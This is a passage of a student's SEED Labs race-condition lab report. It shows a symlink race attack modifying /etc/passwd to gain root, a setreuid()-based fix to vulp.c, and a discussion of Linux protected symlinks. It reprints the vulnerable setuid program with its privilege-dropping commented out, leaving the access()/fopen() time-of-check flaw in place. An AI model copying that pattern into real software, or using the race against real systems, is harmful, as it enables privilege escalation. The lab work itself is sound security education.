    return 0;
}
```


Running the program as follows:



```
[10/02/24]seed@VM:~/.../A2_Labsetup$ ./symlink
^C
```



```
[10/02/24]seed@VM:~/.../A2_Labsetup$ ./runvulp.sh
No permission
No permission
No permission
No permission
No permission
No permission
TERMINATE: The /etc/passwd file has been modified
```




```
[10/02/24]seed@VM:~/.../A2_Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/A2_Labsetup#
```


The program works as expected.

Task 3:

I fixed the vulnerability in the vulp program by using setreuid() to implement the principle of least privilege. Before accessing the file, the program will set the user's privileges to that of their real user ID from the effective one. Then, once the file is closed, we can restore privileges to the effective user ID as the program originally had. This means that when I run the program with the symlink attack, when a race condition is about to occur, it is blocked by insufficient permissions on the file open.




```
vulp.c > main()
#define _GNU_SOURCE

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/ABC";
    char buffer[60];
    FILE* fp;
    uid_t ruid, euid, suid;

    /* get user input */
    scanf("%50s", buffer);
    ruid = getuid();
    euid = geteuid();
    setreuid(ruid, ruid); // Relinquish privileges
    if (!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }
    setreuid(ruid, euid); // Restore privileges
    return 0;
}
```



```
[10/02/24]seed@VM:~/.../A2_Labsetup$ ./runvulp.sh
No permission
Open failed: Permission denied
No permission
No permission
Open failed: Permission denied
```


Task 3.B
After turning on protected symlinks and removing the protections from setuid(), I see a similar output to the previous measures, where the file opening operation is denied when the attack happens, on top of the regular access checks. Turning on protected symlinks means symlinks are only permitted to be followed when outside a sticky word-writable directory (like /tmp/), or when the uid of the symlink and follower match, or the directory owner matches the symlink owner (Source: https://www.kernel.org/doc/Documentation/sysctl/fs.txt). The limitations of this protection are that this only prevents attacks in word-writable directories, not all possible symlink

attacks, and root users are not subject to these restrictions, so if privilege escalation is achieved the protection becomes useless.
With protected symlinks on:



```
[10/02/24]seed@VM:~/.../A2_Labsetup$ ./runvulp.sh
No permission
Open failed: Permission denied
Open failed: Permission denied
```

Vulp.c edited to remove protections:



```
int main()
{
    char* fn = "/tmp/ABC";
    char buffer[60];
    FILE* fp;
    //uid_t ruid, euid, suid;

    /* get user input */
    scanf("%50s", buffer);
    //ruid = getuid();
    //euid = geteuid();
    //setreuid(ruid, ruid); // Relinquish privileges
    if (!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }
    //setreuid(ruid, euid); // Restore privileges
    return 0;
}
```